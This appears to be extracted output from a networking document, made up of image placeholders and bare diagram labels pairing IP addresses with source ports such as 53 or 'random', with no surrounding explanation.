



32.225.79.137 : src port = 53







32.225.34.250 : src port = 33814







32.225.34.227 : src port = 32927







28.253.4.164 : src port = 53







28.253.4.101 : src port = random







192.168.1.50 : src port = 65432







192.168.1.105 : src port = random







192.168.1.104 : src port = random







192.168.1.103 : src port = random







192.168.1.102 : src port = random






